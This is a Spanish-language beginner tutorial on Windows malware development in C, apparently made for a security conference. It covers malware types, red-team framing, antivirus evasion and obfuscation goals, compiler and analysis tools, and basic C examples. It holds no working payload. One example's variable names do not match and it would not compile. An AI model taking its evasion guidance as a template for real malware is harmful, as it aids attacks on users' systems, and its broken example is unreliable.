# Windows Malware Development

Malware Para Principiantes Con Cafeina

# Disclaimer / Descargo de Responsabilidad

El contenido proporcionado en este material tiene exclusivamente fines educativos y está destinado a personas interesadas en aprender sobre ciberseguridad y desarrollo de herramientas relacionadas con esta disciplina. Se ofrece únicamente con el objetivo de enseñar conceptos y técnicas, no para ser utilizado en actividades malintencionadas o ilegales. Cualquier uso indebido o no autorizado de la información aquí presentada es responsabilidad exclusiva del usuario.

Es esencial que los usuarios comprendan que la información y las herramientas mostradas en este contenido deben ser empleadas de manera ética y dentro de los límites legales. El uso de estas técnicas fuera de un entorno controlado y autorizado, como en redes o sistemas sin el debido permiso, puede resultar en consecuencias legales graves. Los usuarios deben asegurarse de obtener todas las autorizaciones necesarias antes de aplicar cualquier técnica en sistemas ajenos.

Al utilizar la información y herramientas aquí presentadas, los usuarios asumen toda la responsabilidad por las acciones que realicen. No nos hacemos responsables de los daños, pérdidas o efectos adversos que puedan surgir como resultado del uso de las herramientas creadas o de cualquier técnica aprendida en este material. La responsabilidad recae únicamente sobre el usuario y sus decisiones.

Es importante destacar que las herramientas desarrolladas y los conocimientos adquiridos deben usarse exclusivamente con fines legales, como investigaciones éticas, pruebas de penetración autorizadas y otras actividades que estén dentro de los marcos legales y éticos establecidos. Quienes usen esta información para actividades no autorizadas o ilegales lo hacen bajo su propio riesgo y asumen la plena responsabilidad de sus acciones.

Al acceder a este material, el usuario reconoce y acepta que el creador del contenido no se hace responsable de las consecuencias derivadas del uso de la información proporcionada. La participación en este proceso de aprendizaje es voluntaria, y el usuario es plenamente consciente de los riesgos involucrados al utilizar las técnicas y herramientas descritas en este material.

# ¿Que es el Malware?

El **malware** es un término amplio utilizado para describir cualquier tipo de software o código malicioso diseñado específicamente para dañar, comprometer o acceder sin autorización a dispositivos, sistemas informáticos o redes. El objetivo principal del malware es realizar acciones maliciosas, que pueden variar dependiendo del tipo de malware, y generalmente involucran el robo de información, la interrupción de servicios o la toma de control del sistema afectado.

Una de las características más peligrosas del malware es su capacidad de actuar de forma silenciosa, a menudo sin que el usuario se dé cuenta de que su sistema ha sido comprometido. Los atacantes pueden utilizar malware para robar información personal o financiera, espiar al usuario, obtener acceso no autorizado a redes corporativas o incluso bloquear el acceso a los archivos y sistemas a través de técnicas como el **phishing** o **exploits** de vulnerabilidades de software no parcheadas.

## Tipos de Malware

El malware se clasifica en varias categorías, según su comportamiento, el daño que causa o el método de propagación. Aquí están algunos de los tipos más comunes:

### Troyanos (Trojan Horses)

Los **troyanos** son programas maliciosos que se disfrazan de software legítimo o útil para engañar a los usuarios y hacer que lo ejecuten. Una vez que el troyano es ejecutado, permite a los atacantes acceder al sistema de forma remota, robar información o incluso tomar control total del dispositivo.

### Gusanos (Worms)

A diferencia de los virus, los **gusanos** son programas autónomos que se replican y propagan automáticamente de un dispositivo a otro, a través de redes, sin necesidad de intervención del usuario. Un gusano puede multiplicarse rápidamente, sobrecargando las redes y afectando varios sistemas sin que el usuario se dé cuenta, lo que lo convierte en una de las formas de malware más peligrosas.

### Ransomware

El **ransomware** es un tipo de malware diseñado para bloquear o cifrar los archivos de un usuario, con el fin de exigir un rescate en dinero a cambio de la clave de descifrado. Este tipo de ataque puede paralizar sistemas y servicios enteros, como ocurrió en ataques famosos como WannaCry o NotPetya. El ransomware se propaga generalmente a través de correos

electrónicos de phishing, vulnerabilidades en el software o por accion de atacantes, luego de comprometer el sistema.

## Rootkits

Un **rootkit** es un tipo de malware diseñado para ocultar la presencia de otros programas maliciosos en un sistema. Permite que los atacantes mantengan el control del sistema durante un largo periodo sin ser detectados, alterando el sistema operativo o las herramientas de seguridad para evitar su detección.

## Spyware

El **spyware** es un tipo de malware que se instala en un dispositivo sin el conocimiento del usuario y recopila información personal, como contraseñas, hábitos de navegación o información financiera. El spyware puede monitorear las actividades del usuario, robar datos sensibles y, en algunos casos, incluso tomar capturas de pantalla o registrar las pulsaciones del teclado (keylogging).

## Bot y Botnets

Un **bot** es un dispositivo comprometido que está bajo el control de un atacante y puede ser utilizado para realizar tareas maliciosas, como enviar correos electrónicos de spam o lanzar ataques de denegación de servicio (DDoS). Un conjunto de dispositivos infectados por malware y controlados remotamente se conoce como una **botnet**. Estas redes de bots pueden ser utilizadas para ejecutar ataques a gran escala.

# Etica y Legalidad del Desarrollo de Malware

El desarrollo de malware en el contexto de ciberseguridad ofensiva se utiliza principalmente para evaluar la seguridad de los sistemas de una organización. A través de esta práctica, los equipos de Red Teaming pueden crear malware con el objetivo de simular ataques reales y poner a prueba las defensas de una infraestructura. Estos ejercicios son esenciales para identificar vulnerabilidades antes de que los atacantes reales puedan explotarlas, permitiendo que las organizaciones mejoren sus estrategias de protección.

Una de las aplicaciones más comunes del malware en ciberseguridad ofensiva es en el ámbito del **Red Teaming**. Los expertos desarrollan malware específicamente para evadir las defensas tradicionales, como antivirus, firewalls y sistemas de detección de intrusos. El propósito de este ejercicio es simular los métodos utilizados por los atacantes, ayudando a la organización a identificar debilidades en su seguridad y probar la capacidad de respuesta ante incidentes.

El malware utilizado en estos ejercicios puede incluir troyanos, ransomware, worms, y exploits, entre otros. Cada tipo de malware tiene un propósito específico, desde la **persistencia** y **exfiltración** de datos, hasta la **interrupción** de servicios o el secuestro de sistemas. Estos ataques simulan las tácticas de los ciberdelincuentes para que las organizaciones puedan mejorar sus defensas, fortaleciendo la seguridad de su infraestructura y evaluando su capacidad de detectar y responder a amenazas.

Además de las pruebas de defensa, el desarrollo de malware también se utiliza para **evaluar la resiliencia** de la organización. Simulando ataques de larga duración, los equipos de Red Teaming pueden examinar cómo los sistemas de la organización manejan ataques sostenidos, cómo reaccionan los equipos de respuesta ante incidentes y qué tan efectivos son los procesos internos para mitigar riesgos. Este tipo de evaluación es fundamental para mejorar la postura general de seguridad.

Finalmente, el malware también juega un papel en la creación de **herramientas de evasión**. Estas herramientas están diseñadas para que el malware sea más difícil de detectar por las soluciones de seguridad estándar. Los equipos de ciberseguridad pueden desarrollar estos programas para mejorar su capacidad de evitar la detección por parte de los sistemas de protección, lo que permite a las organizaciones reforzar su seguridad y asegurar que sus defensas sean efectivas contra las técnicas de ataque más avanzadas.

# ¿Porque C Para Desarrollo De Malware?

El lenguaje **C** es ampliamente utilizado en el desarrollo de malware debido a su eficiencia, su acceso directo a los recursos del sistema y su capacidad para generar ejecutables ligeros y optimizados. Su bajo nivel de abstracción permite interactuar directamente con la memoria, la **Windows API** y otros componentes críticos, lo que lo convierte en una herramienta ideal para la creación de payloads y técnicas de evasión en seguridad ofensiva. Si bien existen otros lenguajes modernos para ataques más específicos, C sigue siendo la base para muchos payloads y herramientas avanzadas de Red Teaming.

## Acceso Directo al Sistema

Gracias a su capacidad para interactuar con la **Windows API** y manipular directamente la memoria, C permite realizar acciones clave como inyección de código, escalamiento de privilegios y evasión de medidas de seguridad. Su flexibilidad lo convierte en una opción ideal para el desarrollo de herramientas ofensivas avanzadas.

## Tamaño de Binarios Pequeño y Eficientes

El código escrito en C genera ejecutables livianos, lo que facilita su distribución y ejecución en entornos restringidos. Muchas soluciones de seguridad dependen del análisis de comportamiento y firmas de binarios grandes, por lo que el uso de C permite escribir payloads más compactos y difíciles de detectar.

## Ausencia de Dependencias en Tiempo de Ejecución

A diferencia de lenguajes como Python o Java, que requieren **intérpretes o máquinas virtuales**, el código en C se compila en binarios ejecutables que pueden correr sin dependencias adicionales. Esto lo hace ideal para el desarrollo de malware autónomo que no dependa de librerías externas.

## Capacidad de Evasión y Ofuscación

Los binarios compilados en C pueden ser ofuscados y modificados fácilmente para evadir la detección de antivirus y herramientas de análisis estático. Además, el uso de técnicas como **inline assembly** permite incrustar instrucciones de ensamblador, dificultando el análisis por parte de herramientas automatizadas.

# Herramientas Y Entornos En El Desarrollo De Malware

La creación y análisis de malware requieren conocimiento de diversas herramientas especializadas que facilitan cada etapa del proceso, desde la transformación del código fuente en ejecutables hasta el análisis detallado del comportamiento del software malicioso. Estas herramientas permiten a los desarrolladores y analistas optimizar el código, implementar técnicas de evasión y comprender la lógica interna del malware en el caso en que se deseen crear contramedidas eficaces. La combinación de compiladores, debuggers y herramientas de análisis resulta fundamental para abordar tanto el desarrollo como la ingeniería inversa en entornos de seguridad ofensiva.

## Compiladores

Los compiladores son esenciales para convertir el código fuente en ejecutables binarios que puedan funcionar de manera autónoma y optimizada. En el desarrollo de malware es crucial generar binarios compactos que permitan implementar técnicas de ofuscación, inyección de código y evasión de detección, asegurando así la efectividad del payload en entornos de seguridad estrictos.

### MinGW (Minimalist GNU for Windows)

MinGW es una adaptación del compilador GCC específicamente diseñada para entornos Windows. Su diseño minimalista permite generar ejecutables sin la dependencia de bibliotecas adicionales en tiempo de ejecución, lo cual es fundamental para crear payloads discretos y portables. Esta característica es especialmente valiosa en escenarios donde cada byte cuenta y se busca minimizar la huella del malware.

La integración de código en lenguaje ensamblador es otra fortaleza importante de MinGW. La posibilidad de incluir instrucciones específicas a nivel de hardware permite a los desarrolladores optimizar el binario, aplicando técnicas avanzadas de evasión y ofuscación que dificultan el análisis estático. Por ejemplo, al usar opciones de compilación como `-masm=intel` junto con `-nostdlib`, se logra producir un ejecutable altamente optimizado y libre de dependencias externas.

Además, MinGW es ampliamente adoptado en el ámbito de la seguridad ofensiva por su flexibilidad y eficiencia. Su uso se traduce en una mayor capacidad para crear software malicioso que pueda operar en entornos controlados y restringidos, proporcionando al desarrollador un alto grado de control sobre el proceso de compilación.


```
┌──(lordrna㉿kali)-[~/Documents/HackConRD2025]
└─$ x86_64-w64-mingw32-gcc -o payload.exe payload.c -mwindows

┌──(lordrna㉿kali)-[~/Documents/HackConRD2025]
└─$ file payload.exe
payload.exe: PE32+ executable (GUI) x86-64, for MS Windows, 19 sections

┌──(lordrna㉿kali)-[~/Documents/HackConRD2025]
└─$ ls -althr payload.exe
-rwxrwxr-x 1 lordrna lordrna 118K Mar  6 17:26 payload.exe
```

## Visual Studio (MSVC – Microsoft Visual C++)

Visual Studio es un entorno de desarrollo integrado (IDE) que combina un compilador robusto (MSVC) con un conjunto completo de herramientas para la edición, compilación y depuración del código. La integración profunda con la Windows API permite desarrollar aplicaciones que interactúan de manera intensiva con el sistema operativo, aspecto crítico para implementar técnicas avanzadas de manipulación de procesos.

El entorno de Visual Studio ofrece un control exhaustivo sobre la optimización y el rendimiento del código. Esta capacidad de ajustar parámetros de compilación es fundamental en el desarrollo de malware, donde se busca generar binarios eficientes y con características de evasión, dificultando la detección por parte de las soluciones de seguridad. La interfaz del IDE también facilita la identificación de errores y la corrección en tiempo real, lo que acelera el proceso de desarrollo.

La versatilidad y potencia de Visual Studio lo convierten en una herramienta preferida en proyectos complejos. Su capacidad para integrar múltiples funcionalidades en un único entorno permite a los desarrolladores gestionar proyectos de gran envergadura y crear soluciones sofisticadas que interactúan directamente con el núcleo del sistema operativo.



# Debuggers


La depuración es un proceso crucial para comprender el comportamiento del malware durante su ejecución. Mediante el análisis en tiempo real, los debuggers permiten identificar errores, examinar registros y detectar técnicas de anti-debugging implementadas en el código, lo que resulta esencial para la ingeniería inversa.

## x64dbg

x64dbg es un debugger de código abierto desarrollado específicamente para aplicaciones de 32 y 64 bits en sistemas Windows. Su interfaz intuitiva y rica en funcionalidades permite a los analistas observar la ejecución del binario en tiempo real, monitorear registros y examinar el contenido de la memoria, lo que facilita la identificación de puntos críticos en el código.

Una característica sobresaliente de x64dbg es la posibilidad de establecer breakpoints en instrucciones estratégicas. Esta funcionalidad resulta vital para interceptar la ejecución en momentos clave, permitiendo a los analistas detectar trampas y técnicas de anti-depuración. La capacidad de inspeccionar minuciosamente la memoria y los registros del procesador aporta datos esenciales para comprender la lógica interna y el flujo de ejecución del malware.

La versatilidad de x64dbg y su enfoque en el análisis dinámico lo convierten en una herramienta indispensable para profesionales de la seguridad ofensiva. Su uso permite adaptar el análisis a la dinámica del malware, ajustando la ejecución en función de comportamientos observados y facilitando la detección de manipulaciones en tiempo real.




# Herramientas de Análisis


Las herramientas de análisis son esenciales para obtener una comprensión profunda de la estructura interna y el comportamiento del malware. Estas herramientas permiten realizar tanto análisis estático como dinámico, lo que resulta fundamental para la ingeniería inversa, la detección de técnicas de evasión y el desarrollo de estrategias de mitigación.

## Ghidra

Ghidra es una suite de ingeniería inversa de código abierto desarrollada por la NSA que ha revolucionado el análisis estático de binarios. Su capacidad para descompilar el código ensamblador y traducirlo a un pseudocódigo similar a C facilita enormemente la tarea de comprender algoritmos complejos y estructuras internas del malware. Esta traducción permite a los analistas identificar rápidamente secciones críticas y áreas que requieren un análisis más profundo.

La herramienta automatiza gran parte del proceso de identificación de funciones y estructuras, resaltando patrones sospechosos y optimizando el proceso de ingeniería inversa. La capacidad de Ghidra para ofrecer análisis detallados de forma automatizada acelera la tarea del analista, permitiendo una rápida identificación de técnicas de ofuscación y evasión. Esto es especialmente útil en entornos donde el tiempo es crucial para responder a amenazas de seguridad.

Además, Ghidra es altamente personalizable, lo que permite a los usuarios ajustar sus parámetros y adaptar los análisis a las necesidades específicas de cada proyecto. Su flexibilidad y potencia la consolidan como un recurso indispensable para el análisis de malware, tanto en entornos formativos como profesionales.





## Process Hacker

Process Hacker es una herramienta multifuncional diseñada para el monitoreo en tiempo real de procesos, servicios y conexiones de red en sistemas Windows. Esta aplicación proporciona una visión detallada de la actividad de cada proceso en ejecución, lo que resulta fundamental para detectar comportamientos anómalos y actividades sospechosas que puedan indicar la presencia de malware.

La capacidad de Process Hacker para examinar cada proceso en detalle y analizar las conexiones de red asociadas permite a los analistas identificar patrones inusuales y detectar hooks en la API de Windows. Esta información es vital para comprender cómo el malware interactúa con el sistema y para determinar las técnicas utilizadas para ocultar su presencia. La herramienta facilita la detección de modificaciones en procesos legítimos, lo que puede ser un claro indicativo de inyección de código malicioso.

La interfaz gráfica de Process Hacker muestra métricas detalladas y datos en tiempo real, lo que ayuda a los analistas a tomar decisiones informadas en cuanto a la mitigación y respuesta a incidentes. La precisión y versatilidad de esta herramienta la convierten en un recurso esencial para la monitorización continua y el análisis en profundidad de sistemas comprometidos.




## IDA Free (Interactive Disassembler – Versión Gratuita)

IDA Free es la versión gratuita del reconocido desensamblador IDA Pro. A pesar de sus limitaciones en comparación con la versión comercial, IDA Free ofrece funcionalidades robustas para el análisis estático de binarios, permitiendo desensamblar ejecutables y reconstruir el flujo de control del código. Esta herramienta es fundamental en la ingeniería inversa, ya que facilita la comprensión de la lógica interna y la identificación de técnicas de ofuscación utilizadas en el malware.

Una de las principales ventajas de IDA Free es su capacidad para generar gráficos de control de flujo (CFG) que visualizan la estructura del programa. Estos gráficos ayudan a los analistas a detectar rutinas críticas y a entender la relación entre diferentes secciones del código, lo que es esencial para desentrañar la lógica oculta del malware. La interfaz gráfica, aunque simplificada en comparación con la versión de pago, sigue siendo lo suficientemente potente para realizar un análisis detallado y profundo.

Aunque por restricciones de licencia IDA Free no se utilizará en demostraciones en vivo en entornos comerciales, su inclusión en la documentación es esencial para fines formativos. IDA Free provee una referencia completa sobre técnicas de desensamblado y análisis de flujo de control, sirviendo como una herramienta clave para aquellos que desean profundizar en la ingeniería inversa y el estudio del malware.



# Conceptos Basicos de Programacion en C Para Malware Developers

Todo programa en C inicia con una estructura definida que incluye la inclusión de las librerías necesarias, la declaración de variables y funciones, y la función principal `main()`, que actúa como punto de entrada. Esta estructura es la base sobre la cual se construyen aplicaciones complejas y modulares.

Por ejemplo, el clásico programa "Hola, mundo" se escribe de la siguiente forma:

```c
#include <stdio.h>  // Librería estándar para entrada y salida

int main() {
    printf("Hola, mundo!\n");  // Imprime el mensaje en la consola
    return 0;  // Finalización exitosa del programa
    }
```

Aunque este ejemplo es simple, en proyectos de malware la estructura se amplía para incluir llamadas a la API del sistema, manejo dinámico de memoria, técnicas de ofuscación y la división del código en múltiples archivos. Esto permite una mayor flexibilidad y facilita la ofuscación del código malicioso.

## Variables, Tipos de Datos y Operadores

Las variables son contenedores para almacenar datos en memoria y se declaran especificando su tipo. En C, los tipos básicos incluyen `int` para números enteros, `float` para números en punto flotante, `double` para mayor precisión y `char` para caracteres. Al programar para entornos Windows o a nivel de sistema, es común utilizar también tipos definidos por la API de Windows, tales como `DWORD`, `HANDLE`, `HWND` y `BOOL`.

Por ejemplo, el siguiente código combina variables estándar con tipos específicos de Windows:

```
#include <stdio.h>
#include <windows.h>

int main() {
    int contador = 10;
    float tasa = 0.75f;
    char letra = 'W';
    DWORD processID = GetCurrentProcessId();
    BOOL status = TRUE;

    printf("Contador: %d\n", contador);
    printf("Tasa: %.2f\n", tasa);
    printf("Letra: %c\n", letra);
    printf("Proceso ID: %lu\n", procesoID);
    printf("Estado: %d\n", estado);
    return 0;
    }
```

## Operadores en C

Los operadores son símbolos que permiten realizar operaciones sobre variables y valores. Se dividen en varias categorías:

### Operadores Aritméticos

Se utilizan para realizar operaciones matemáticas básicas. Ejemplos: `+`, `-`, `*`, `/`, `%`.

```
#include <stdio.h>
int main() {
    int a = 15, b = 4;
    int suma = a + b;
    int resta = a - b;
    int multiplicacion = a * b;
    int division = a / b;      // División entera
    int modulo = a % b;

    printf("Suma: %d\n", suma);
    printf("Resta: %d\n", resta);
    printf("Multiplicación: %d\n", multiplicacion);
    printf("División: %d\n", division);
    printf("Módulo: %d\n", modulo);
```

```
    return 0;
    }
```

## Operadores Relacionales y Lógicos

Los operadores relacionales ( `==` , `!=` , `<` , `>` , `<=` , `>=` ) permiten comparar valores, mientras que los operadores lógicos ( `&&` , `||` , `!` ) se utilizan para combinar condiciones.

```
#include <stdio.h>
int main() {
    int x = 10, y = 20;

    if (x < y && x != 0) {
        printf("x es menor que y y no es cero.\n");
        }

    if (x == 10 || y == 10) {
        printf("Al menos uno de los valores es 10.\n");
        }

    if (!(x > y)) {
        printf("x no es mayor que y.\n");
        }

    return 0;
    }
```

## Operadores de Asignación e Incremento/Decremento

El operador de asignación simple es `=` , y existen operadores compuestos como `+=` , `-=` , etc. Los operadores `++` y `--` incrementan o decrementan en 1.

```
#include <stdio.h>
int main() {
    int num = 5;

    num += 3;  // Equivale a num = num + 3
    printf("Después de +=: %d\n", num);

    num++;     // Incrementa num en 1
    printf("Después de incremento: %d\n", num);

